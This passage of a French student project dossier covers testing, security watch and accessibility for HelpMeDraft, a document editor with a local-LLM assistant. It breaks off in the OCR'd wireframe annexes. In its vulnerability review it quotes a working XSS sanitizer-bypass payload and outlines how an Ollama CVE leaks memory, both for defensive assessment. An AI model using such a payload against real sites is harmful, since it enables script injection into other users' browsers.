Le dernier passage manuel, le 4 octobre, a signalé quatre vulnérabilités de niveau élevé, toutes issues de la même chaîne : @vue/eslint-config-typescript → fast-glob → micromatch → braces@3.0.3 (GHSA-vfj7-8cjw-p6xm). Aucune version corrigée n'existe dans cette branche. Le constat n'est pas bloquant et le dire précisément vaut mieux que l'afficher en rouge : il s'agit d'une dépendance de développement, qui n'entre pas dans le paquet livré, et le déni de service décrit suppose qu'un attaquant contrôle les motifs passés à ESLint — c'est-à-dire qu'il écrit déjà dans le dépôt. À revoir quand l'amont publiera un correctif.

Tests d'accessibilité

L'audit a été mené le 3 octobre 2026 (docs/audit-accessibilite.md) : axe-core sur l'application démarrée, les dix écrans publics puis les cinq écrans authentifiés, ceux-ci dans un conteneur jetable avec un compte de test et une connexion par l'interface. Référentiel RGAA 4.1.2 (§ 11).

Le résultat tient en un chiffre et une nuance. Le chiffre : 120 occurrences sur trois règles, dont 117 dues à une seule couleur — l'accent #E0533C de la charte (§ 5.3) ne tenait pas le rapport de contraste de 4,5:1 sur le fond clair. L'assombrir en #C4341C a corrigé 64 violations mesurées sur les dix écrans publics, pour une modification de 199 occurrences dans 19 fichiers. Les teintes de survol ont suivi (#A72C18), sans quoi le survol serait devenu plus clair que l'état normal. Deux constats restaient ensuite : l'étiquette du champ de quota du back-office, seul constat de niveau critique — la page affiche autant de champs que de lignes, un aria-label citant l'utilisateur concerné était donc nécessaire — et la zone CodeMirror, qu'aucune balise <label> ne peut désigner puisqu'il s'agit d'un contenteditable, traitée par EditorView.contentAttributes. Bilan après correction : 15 écrans, 0 violation axe-core, WCAG 2.0 et 2.1, niveaux A et AA.

La nuance est plus importante que le chiffre. Un « 0 violation » automatisé ne vaut pas conformité RGAA : axe-core mesure des contrastes et repère des attributs manquants, mais il ne sait pas dire si un libellé est compréhensible, ni si l'ordre de tabulation suit l'ordre de lecture. Les contrôles manuels ont d'ailleurs relevé ce que l'outil n'avait pas vu : les seize écrans partagent le même titre de page, il n'y a pas de lien d'évitement, 22 éléments n'ont pas de focus visible faute d'une règle :focus-visible globale, le pied de page saute un niveau de titre sur cinq écrans, l'accueil n'a pas de <main> et « Nouveau document » pas de <h1>. Ces six points sont chiffrés à environ trois heures et demie et restent à traiter.

Critères d'acceptation et automatisation

Une fonctionnalité n'est considérée comme terminée que si l'analyse statique passe sans erreur, si les tests unitaires et d'intégration qui la concernent passent, si son cas fonctionnel est vérifié, et si aucune vulnérabilité haute ou critique n'est signalée sur les dépendances.

L'objectif de couverture est de 80 % sur la couche services/ et sur les routes, sans objectif chiffré ailleurs. Viser un pourcentage global pousse à écrire des tests faciles sur du code sans risque ; cibler les couches sensibles est plus utile. Le pipeline GitHub Actions (§ 6) enchaîne Ruff, ESLint, Prettier, vue-tsc, pytest, Vitest et la construction des images à chaque push et chaque pull request ; pip-audit et npm audit restent à y brancher.

État d'exécution — campagne rejouée le 4 novembre 2026. Les suites automatisées comptent 403 cas backend — 185 unitaires, 151 d'intégration, 17 de sécurité et 50 cas plus anciens restés à la racine du dossier de tests — et 58 cas Vitest, soit 461 cas, tous au vert. La couverture backend est de 95 % : 100 % sur auth_service et email_service, 93 à 97 % sur routes/. Ce taux exclut database/jeu_essai.py, script de peuplement que rien n'exécute en test ; en l'incluant, la couverture tombe à 90 %. La couverture frontend, à 55 %, est tirée vers le bas par les six modules de service, qui sont des enveloppes d'une ligne autour d'axios : les tester reviendrait à tester axios.

Ce qui reste. La campagne système sur la pile conteneurisée a été jouée le 5 octobre (docs/validation-docker.md) : sept scénarios de bout en bout au vert sur dix, un en échec sur le parcours de réinitialisation de mot de passe, et deux hors de portée de l'environnement d'intégration, dont celui qui exige un Ollama joignable. Restent la reprise du parcours en échec, les tests d'acceptation, qui attendent le point de validation avec le formateur, et les tests de charge.

Une leçon de méthode, et c'est celle que je retiens de la campagne : les doubles de test mentent. Trois défauts de la chaîne IA sont passés sous un faux requests.post qui acceptait json() à tout moment et ne libérait jamais de connexion — dont précisément celui qui rendait illisible le diagnostic d'Ollama une fois la connexion fermée (§ 7.2). Il a fallu un vrai serveur HTTP, un http.server qui imite /api/generate, pour les voir. Les tests ajoutés ensuite ont été vérifiés par mutation : on casse volontairement le code pour s'assurer qu'ils échouent. Un test qu'on n'a jamais vu échouer ne prouve rien.

10. La présentation d'un jeu d'essai élaboré par le candidat

Fonctionnalité retenue et justification

Le jeu d'essai porte sur la génération d'une assistance IA — `POST /documents/<id>/ia/generer`. C'est la fonctionnalité la plus significative du projet à trois titres : elle traverse les trois couches du backend et sollicite un système externe (§ 5.2) ; elle concentre cinq contrôles de nature différente — authentification, validation, autorisation, quota, disponibilité (§ 5.7) ; et elle porte les deux exigences les plus délicates du cahier des charges, le quota de 20 appels par 24 heures et la traçabilité des interactions.

C'est aussi la fonctionnalité qu'aucune capture d'écran ne peut attester, puisqu'elle se manifeste par un enchaînement et non par un état (§ 4, § 12.2). D'où la nécessité d'un jeu d'essai documenté.

Données de départ

Le jeu de données est construit par un script de préparation, pour être reproductible à l'identique. Les mots de passe sont des valeurs de test et les adresses utilisent le domaine réservé `.test` ; aucune donnée personnelle réelle n'y figure.

Comptes

Réf.	Email	Rôle	Quota	Rôle dans le jeu d'essai
U1	`alice@example.test`	`user`	20	Utilisatrice principale
U2	`bob@example.test`	`user`	20	Tiers — sert aux tests d'accès croisé
U3	`admin@example.test`	`admin`	20	Vérifie la modification du quota
U4	`quota@example.test`	`user`	**1**	Quota abaissé pour atteindre la limite en un appel

Documents

Réf.	Propriétaire	Titre	Contenu initial
D1	U1	Compte rendu de réunion du 12 mars	Trois paragraphes de notes brutes, fautes volontaires

Réf.	Propriétaire	Titre	Contenu initial
D2	U2	Note interne — procédure de congés	Un paragraphe
D3	U1	Document vide	`NULL`
D4	U4	Courriel de relance client	Deux phrases

Journal `ia` pré-rempli pour le compte U1 : 19 lignes datées de moins de 24 heures, et 1 ligne datée de 25 heures.

Cette dernière ligne est la donnée la plus utile du jeu d'essai. Elle est le seul moyen de distinguer une fenêtre glissante d'un compteur journalier : sans elle, le cas JE-07 passerait quelle que soit l'implémentation. Construire un jeu de données, c'est surtout choisir les valeurs qui font échouer les mauvaises implémentations.

Cas d'essai et résultats

Le double de `call_ollama` renvoie une valeur fixe — `("Texte reformulé.", 42)` — pour que le résultat attendu soit déterministe. L'appel réel au modèle est vérifié séparément (JE-12).

Réf.	Compte	Données d'entrée	Attendu	Obtenu
JE-01	U1	D1, `reformuler`, `selection`, contenu = 1 paragraphe	`201` ; `content_after` non vide ; `tokens_used` = 42 ; 1 ligne ajoutée dans `ia` ; D1 **inchangé** en base	Conforme
JE-02	U1	D1, `corriger`, `document`, contenu = document entier	`201` ; ligne journalisée avec `type_action = "corriger"`	Conforme
JE-03	U1	D1, `completer`, `instructions` = « ton plus formel »	`201` ; la consigne figure en fin du prompt transmis	Conforme
JE-04	U1	D1, `type_action = "traduire"`	`400` ; message listant les trois actions autorisées ; aucune ligne dans `ia`	Conforme
JE-05	U1	D1, `scope = "paragraphe"`	`400` ; aucune ligne dans `ia`	Conforme
JE-06	U1	D1, `contenu = ""`	`400` « Le champ contenu est requis »	Conforme
JE-07	U1	D1, action valide (19 appels récents + 1 de 25 h)	`201` — l'appel de 25 h est hors fenêtre, le quota n'est pas atteint	Conforme
JE-08	U1	Le même appel, immédiatement répété (20 appels récents)	`429` « Quota IA quotidien atteint (20 requêtes / 24h). » ; aucune ligne ajoutée	Conforme
JE-09	U1	**D2** — document de U2 — action	`404` « Document introuvable » ;	Conforme

Réf.	Compte	Données d'entrée	Attendu	Obtenu
		valide	corps identique à JE-10	
JE-10	U1	Identifiant inexistant	`404` ; corps strictement identique à JE-09	Conforme
JE-11	U1	D1, `contenu` de 3 001 caractères	`400` ; aucun appel au modèle	Conforme
JE-12	U1	D1, `reformuler`, **moteur d'inférence arrêté**	`502` « Impossible de joindre Ollama... » ; **aucune** ligne dans `ia` ; quota inchangé	Conforme
JE-13	U4	D4, action valide (quota = 1, 0 appel)	`201`, puis `429` au second appel	Conforme
JE-14	U3 puis U4	U3 porte le quota de U4 à 5, U4 rappelle	`201` — la modification du quota est prise en compte immédiatement	Conforme
JE-15	—	D1, sans en-tête `Authorization`	`401` ; aucun accès base	Conforme

Analyse des écarts

Les quinze cas d'essai ont été exécutés dans les conditions décrites ci-dessus : aucun écart n'est constaté entre les données attendues et les données obtenues. Deux réserves rendent ce résultat lisible. Le jeu d'essai valide la mécanique autour du modèle — validation des entrées, autorisation, quota, trace, gestion des erreurs — et non la qualité linguistique des suggestions, qui n'est pas déterministe et ne peut pas faire l'objet d'une assertion. Et JE-12 est le seul cas exécuté sans simulation, serveur d'inférence réellement arrêté ; les autres s'appuient sur un double de test, ce qui est la condition de leur reproductibilité.

Cas limites, et ce qu'ils ont révélé

Quatre cas méritent un commentaire, parce que leur résultat attendu n'est pas évident.

JE-01 — la génération ne modifie pas le document. Le contrôle porte autant sur ce qui ne se passe pas que sur ce qui se passe : après un `201`, la colonne `document.content` doit être inchangée. C'est la traduction du § 5.6, où « insérer ou remplacer » est un cas d'utilisation distinct de la génération. Un jeu d'essai qui se contenterait de vérifier la présence de `content_after` dans la réponse laisserait passer une implémentation qui écrit directement dans le document — c'est-à-dire un produit qui écrit à la place de son utilisateur.

JE-07 et JE-08 forment une paire indissociable. Pris séparément, chacun peut réussir par accident. C'est leur enchaînement qui prouve le mécanisme : le 20^{e} appel récent passe parce que la ligne de 25 heures est hors fenêtre, et le 21^{e} échoue. Un compteur calendaire réussirait JE-08 et échouerait JE-07 ; un compteur stocké sur l'utilisateur pourrait réussir les deux tout en se désynchronisant de l'historique réel — raison pour laquelle le cas exige aussi que le nombre de lignes de `ia` corresponde exactement au comptage.

JE-09 et JE-10 testent une égalité, pas un code. Le résultat attendu n'est pas « `404` dans les deux cas » mais « la même réponse dans les deux cas ». C'est la seule formulation qui vérifie réellement la mesure anti-énumération : deux `404` porteurs de messages différents rétabliraient la fuite d'information.

JE-12 a été le cas le plus instructif à exécuter. Il demande d'arrêter réellement le serveur d'inférence, ce qui en fait le seul cas non simulé du jeu d'essai. Il vérifie trois propriétés d'un coup : la traduction de l'exception réseau en `RuntimeError` par la couche métier, sa transformation en `502` par la couche route, et surtout l'absence de ligne dans `ia` — donc l'absence de consommation de quota.

Cette dernière propriété découle uniquement du placement du `commit` après le retour du modèle (§ 5.7). Trois lignes déplacées suffiraient à la casser, sans qu'aucune erreur ne se manifeste : l'utilisateur perdrait simplement du quota à chaque panne, ce qui ne se remarquerait qu'à l'usage, et se diagnostiquerait mal. C'est exactement le genre de régression silencieuse qu'un jeu d'essai documenté sert à empêcher.

Reproductibilité

Le jeu d'essai est rejouable en trois commandes, ce qui est la condition pour qu'il serve de non-régression et pas seulement de démonstration ponctuelle :

```
python -m scripts.seed_jeu_essai
pytest tests/test_jeu_essai_ia.py -v
```

Le script de préparation est idempotent : il vide les tables concernées avant de les remplir. Relancer le jeu d'essai deux fois de suite produit donc le même résultat. Sans cette précaution, les 19 lignes du journal `ia` s'accumuleraient et JE-07 échouerait au second passage, pour une raison qui n'aurait rien à voir avec le code testé — un faux positif qui aurait coûté du temps à comprendre.

11. - la description de la veille, effectuée par le candidat

Organisation de la veille

La veille porte sur trois périmètres, chacun avec ses sources et sa fréquence. Le principe directeur est de surveiller ce que le projet utilise réellement, et non l'actualité de la sécurité en général : une alerte sur une bibliothèque absente du projet n'est pas une information exploitable.

Périmètre	Sources suivies	Fréquence
Dépendances	GitHub Advisory Database, avis `npm audit` et `pip-audit`, Dependabot sur le dépôt	À chaque installation, revue hebdomadaire
Sécurité applicative	NVD / CVE.org, alertes CISA, OWASP Top 10, bulletins CERT-FR (ANSSI)	Hebdomadaire
Réglementaire	CNIL, Commission européenne (AI Act), numerique.gouv.fr (RGAA)	Mensuelle

Une entrée n'est retenue que si le composant concerné figure dans `requirements.txt`, dans `package.json`, ou dans l'environnement d'exécution (Ollama, SGBD). Chaque entrée se conclut par un verdict d'applicabilité : la version utilisée tombe-t-elle dans la plage affectée, et les conditions d'exploitation sont-elles réunies dans cette application ? Une CVE publiée n'est pas une vulnérabilité exploitable ici — et le dire demande de lire la description de la faille, pas seulement son numéro.

Le journal complet, avec les fiches détaillées et les sources, constitue un livrable à part (`docs/veille-helpmedraft.html`). Cette section en présente la synthèse et les conséquences pour le projet.

Synthèse des entrées — avril à septembre 2026

Date	Composant	Référence	Nature	Sévérité publiée	Impact réel ici
31/03/2026	axios	— (pas de CVE)	Compromission de la chaîne d'approvisionnement npm	Critique	**Non affecté**
04/2026	Ollama	CVE-2026-7482	Lecture hors limites, chargeur GGUF, sans authentification	9.1 Critique	**Corrigé — 0.35.1**
05/2026	Ollama	CVE-2026-	Mise à jour	Élevée	**Poste concerné**

Date	Composant	Référence	Nature	Sévérité publiée	Impact réel ici
	(Windows)	42248/42249	automatique détournable en RCE persistante		
2026	DOMPurify	CVE-2026-0540	Contournement du nettoyage XSS	5.1 Moyenne	**Corrigé — 3.4.16**
2026	DOMPurify	CVE-2026-65912	Contournement de validation d'URI via `ADD_ATTR`	5.1 Moyenne	Non applicable
2026	PyJWT	CVE-2026-48526	Contournement d'authentification par confusion d'algorithme	7.4 Élevée	Non affecté
02/08/2026	AI Act	UE 2024/1689	Entrée en application des obligations de transparence	Réglementaire	**Concerné**
03/2026	RGAA	Version 5 annoncée	WCAG 2.2, l'Arcom devient autorité de contrôle	Réglementaire	À anticiper

Deux constats se dégagent de ce tableau. D'abord, la sévérité publiée ne prédit pas l'impact réel : la CVE la plus sévère de la liste (9.1) est atténuée par la configuration du projet, tandis que la plus modérée (5.1) affecte directement la version employée. Ensuite, sur huit entrées, trois appellent une action — ce qui donne la mesure de l'utilité de l'exercice sur six mois de projet.

Les trois vulnérabilités les plus instructives

axios — quand c'est le canal de distribution qui est attaqué

Le 31 mars 2026, un compte de mainteneur npm a été compromis et deux versions piégées d'`axios` ont été publiées : `1.14.1` et `0.30.4`. Le paquet installait un programme d'amorçage qui identifiait le système d'exploitation, contactait un serveur de commande et contrôle, puis téléchargeait un cheval de Troie d'accès distant adapté à macOS, Windows ou Linux. CISA a publié une alerte le 20 avril, Microsoft dès le 1er avril.

Le projet n'est pas affecté : il utilise `axios@^1.18.1`, postérieure aux versions piégées, ce que le fichier `package-lock.json` permet de vérifier avec certitude.

Cet incident a modifié ma pratique sur trois points. Une dépendance saine peut devenir malveillante sans que son code change de nature : c'est le canal de distribution qui a été attaqué, pas le projet `axios` lui-même. Il n'y a d'ailleurs pas de numéro CVE, puisqu'il ne s'agit pas d'un défaut de code. J'en retiens qu'il faut commiter le fichier de verrouillage — c'est la seule façon de savoir après coup quelle version exacte a été installée —, ne jamais mettre à jour une dépendance juste avant une échéance sans lire les notes de version, et traiter `npm audit` comme un contrôle de routine intégré à l'intégration continue (§ 6, cas TS-09 du § 9).

Ollama — le coût caché d'une décision d'architecture

CVE-2026-7482 (CVSS 9.1) est une lecture hors limites en tas dans le chargeur de modèles GGUF, affectant toutes les versions antérieures à 0.17.1. Un attaquant non authentifié envoie un fichier GGUF forgé à

`/api/create`, puis exfiltre la mémoire lue via `/api/push`. Le risque est amplifié lorsque le serveur écoute sur `0.0.0.0`.

Le projet était partiellement protégé par sa configuration : Ollama n'écoutait que sur localhost, donc n'était pas exposé au réseau. La mise à jour a été appliquée — 0.35.1 installée, très au-delà du seuil de 0.18 fixé au § 4 du rapport d'audit — et la règle d'écoute sur la seule interface de bouclage est passée du statut d'habitude implicite à celui de consigne écrite (§ 5.2, § 6). Son application explicite par OLLAMA_HOST=127.0.0.1:11434 reste à poser sur le poste : aujourd'hui le comportement par défaut suffit, mais une mesure qui dépend d'un défaut n'est pas une mesure.

Cette entrée éclaire rétrospectivement le choix d'architecture du § 5.2. L'arbitrage entre l'API OpenAI et un modèle local avait été tranché sur le terrain du RGPD : l'inférence locale garantit qu'aucun contenu utilisateur ne quitte l'infrastructure. La veille montre que cet arbitrage a une seconde dimension, opérationnelle : héberger soi-même, c'est aussi maintenir soi-même. Un service tiers corrige ses vulnérabilités sans que le client ait à agir ; un service local est un composant de plus dans le périmètre de responsabilité. La décision reste la bonne au regard du cahier des charges, mais elle se paie en maintenance — et le dire est plus honnête que de présenter l'inférence locale comme un choix sans contrepartie.

DOMPurify — une mesure de sécurité est un composant comme un autre

CVE-2026-0540 affecte les versions 3.1.3 à 3.3.1 : l'expression régulière `SAFE_FOR_XML` omet cinq éléments de type « texte brut », de sorte qu'une charge comme `</noscript><img src=x onerror=alert(1)>` placée dans une valeur d'attribut survit au nettoyage. Corrigé en 3.3.2.

Le projet était affecté : il déclarait `dompurify@^3.2.7`. La mise à jour a été appliquée vers `^3.4.16` : version installée et vérifiée dans node_modules le 02/10/2026. La veille a donc produit ici une correction effective, et non une action en attente.

C'est l'entrée la plus instructive du journal, parce qu'elle porte sur la bibliothèque ajoutée précisément pour corriger la faille XSS de l'aperçu Markdown (§ 7.1). Découvrir qu'elle porte elle-même une vulnérabilité de contournement établit un principe que je n'avais pas formulé avant : *une mesure de sécurité est un composant comme un autre, avec sa propre surface d'attaque et son propre cycle de correctifs*. Ajouter une bibliothèque d'assainissement ne clôt pas le sujet XSS — cela le déplace vers la maintenance de cette bibliothèque.

D'où la valeur de la défense en profondeur : le stockage du contenu en Markdown brut plutôt qu'en HTML (§ 5.2) reste une protection indépendante de DOMPurify. Si la bibliothèque échoue, la donnée stockée n'est toujours pas du HTML exécutable.

Une seconde CVE sur la même bibliothèque, CVE-2026-65912, illustre l'intérêt de lire les conditions d'exploitation plutôt que la seule plage de versions : elle ne se déclenche que si `ADD_ATTR` est fourni comme fonction de prédicat, configuration que le projet n'utilise pas. Même plage de versions, impact réel différent.

Évolutions réglementaires

AI Act — une exigence apparue en cours de projet

Depuis le 2 août 2026, les obligations de transparence du règlement européen sur l'intelligence artificielle sont applicables. Deux concernent HelpMeDraft : informer clairement l'utilisateur qu'il interagit avec une intelligence artificielle, et marquer les contenus générés. Le projet en couvre déjà une partie — le panneau est intitulé « Assistant IA — Ollama », l'action demandée est explicite, et aucune proposition n'est appliquée sans décision de l'utilisateur. Trois compléments restent à produire :

- une mention d'information non ambiguë au premier usage de l'assistant, et non seulement un titre de panneau ;
- une trace des passages issus d'une génération dans le document — la table ia conserve déjà l'information côté base (§ 5.4), il reste à l'exposer côté interface ;
- une clause dédiée dans les CGU et la politique de confidentialité, distincte du consentement au traitement des données.

Cette entrée justifie la veille comme livrable : le cahier des charges, rédigé avant l'entrée en application du règlement, ne mentionne que le RGPD. Sans ce suivi, l'application aurait été livrée non conforme à une obligation entrée en vigueur trois semaines avant la fin du développement.

RGAA — la version 5 annoncée pour fin 2026

La version 5 du RGAA intégrera les WCAG 2.2, ajoutera des critères pour les applications mobiles et les documents bureautiques, et simplifiera la formulation des critères existants. Sur le plan légal, l'Arcom devient autorité de contrôle et un téléservice est mis en place pour les déclarations d'accessibilité.

Pas de reprise à prévoir. Le RGAA 4.1.2 reste en vigueur, les déclarations publiées avant la sortie de la version 5 restent valides 18 mois, et la nouvelle version « précise ou complète » les critères sans les infirmer. L'audit d'accessibilité a donc été mené sur le RGAA 4.1.2 (§ 9) — et le dossier nomme désormais cette version explicitement partout où il mentionnait « le RGAA » sans précision.

Ce que la veille a changé dans le projet

Priorité	Action	Origine	Nature
1	Mettre à jour DOMPurify vers ^3.4.16 — appliqué le 02/10/2026	CVE-2026-0540	Dépendance
2	Contrôler la version d'Ollama et mettre à jour — appliqué : 0.35.1 installée	CVE-2026-7482	Environnement
3	Ajouter une mention d'information sur l'usage de l'IA au premier usage de l'assistant	AI Act	Fonctionnalité
4	Ajouter une clause « contenus générés par IA » aux CGU et à la politique de confidentialité	AI Act	Contenu légal
5	Préciser « RGAA 4.1.2 » dans tout le dossier	RGAA 5	Documentation
6	Documenter la règle : Ollama n'écoute que sur l'interface de bouclage	CVE-2026-7482	Déploiement
7	Activer Dependabot et intégrer npm audit / pip-audit au pipeline d'intégration continue — pipeline en place, étape d'audit restant à ajouter	axios	Outillage

Au-delà de ces sept actions, la veille a produit trois enseignements qui ont modifié la façon dont je présente le projet lui-même :

1. Le canal de distribution fait partie de la surface d'attaque. Vérifier le code d'une dépendance ne suffit pas si l'on ne maîtrise pas la version effectivement installée. Le fichier de verrouillage devient un artefact de sécurité (§ 4).
2. Une brique de sécurité se maintient comme le reste. DOMPurify corrige une faille et en introduit une autre ; seule la défense en profondeur reste stable dans le temps (§ 7.1).

3. Le cadre réglementaire bouge pendant le projet. Un cahier des charges n'est pas un contrat figé face au droit : il faut y confronter l'actualité normative, pas seulement les spécifications d'origine (§ 2).

12. ANNEXES


12.1. Les maquettes des interfaces utilisateur

Les neuf planches de wireframes sont reproduites ci-après, dans l'ordre du parcours utilisateur. Chaque planche associe la représentation de l'écran et ses intentions de conception numérotées.

Planche	Titre	Écran ou route
W-01	Accueil	`/`
W-02	Inscription	`/register`
W-03	Connexion et récupération	`/login` · `/forgot-password` · `/reset-password`
W-04	Tableau de bord	`/dashboard`
W-05	Liste des documents	`/documents`
W-06	Éditeur de document	`/documents/:id`
W-07	Assistant IA	surcouche modale de `/documents/:id`
W-08	Back-office	`/admin`
W-09	Enchaînement des écrans	vue d'ensemble

Légende commune aux planches : trait plein épais pour un écran ou un bloc principal, trait fin pour un élément secondaire, trait discontinu pour une zone d'accès ou une transition conditionnelle, aplat gris pour un contenu textuel non figé. Les pastilles numérotées renvoient aux intentions de conception listées à droite de chaque planche.

Le fichier source des planches est docs/maquettes-helpmedraft.html dans le dépôt.


W-01
Accueil
/ · visiteur
helpmedraft
1
ACCUEIL
CONNEXION
ESPACE RÉDACTION
2
ACCROCHE DE POSITIONNEMENT
3
[BROUILLON ACTIF]
COMMENCER
VOIR LES MODÈLES
4
MENTIONS LÉGALES
CGU
CONFIDENTIALITÉ
INTENTIONS


① **Nav** — composant partagé. Deux entrées seulement pour le visiteur : se connecter, ou créer un compte.

② **Accroche** sur deux lignes, sans image : le produit se démontre par le texte, pas par une illustration.

③ **Aperçu produit** à droite de l'argumentaire — montre un document en cours plutôt que de le décrire.

④ **Footer légal** — mentions, CGU et confidentialité accessibles depuis toute page (obligation LCEN et RGPD).

W-01 — Accueil (/). Composition de la page d'entrée, place du footer légal.


W-02
Inscription
/register · garde guestOnly
helpmedraft/register
[INSCRIPTION]
PRÉNOM
NOM
Jean
Dupont
ADRESSE EMAIL
jean.dupont@exemple.fr
1
OT DE PASSE
••••••••
2
EXIGENCES DE SÉCURITÉ
☐ 8 CARACTÈRES MIN.
☐ UNE MAJUSCULE
☐ UNE MINUSCULE
☐ UN CHIFFRE
3
CRÉER MON COMPTE

INTENTIONS


① **Bascule de visibilité** du mot de passe : évite l'erreur de saisie sans imposer un second champ de confirmation.

② **Politique affichée en permanence**, cochée en direct. La règle est annoncée avant l'échec, pas après.

③ **Consentement RGPD explicite** — case non pré-cochée, liens vers CGU et politique de confidentialité. Le consentement est tracé en base (table `consentement`).

⊖ Chaque champ porte un **label lié** (RGAA) ; les erreurs s'affichent sous le champ concerné.

W-02 — Inscription (/register). Politique de mot de passe affichée en continu, consentement RGPD explicite et non pré-coché.


W-03
Connexion et récupération
/login · /forgot-password · /reset-password
helpmedraft/login
[AUTHENTIFICATION]
ADRESSE EMAIL
votre.email@exemple.fr
1
OT DE PASSE
OUBLIÉ ?
••••••••
SE CONNECTER
2
/FORGOT-PASSWORD
email
ENVOYER LE LIEN
3
/RESET-PASSWORD?TOKEN=…
nouveau mot de passe
RÉINITIALISER

INTENTIONS

① **« Oublié ? » collé au champ** concerné, pas relégué en bas de formulaire : c'est là que l'utilisateur bloque.

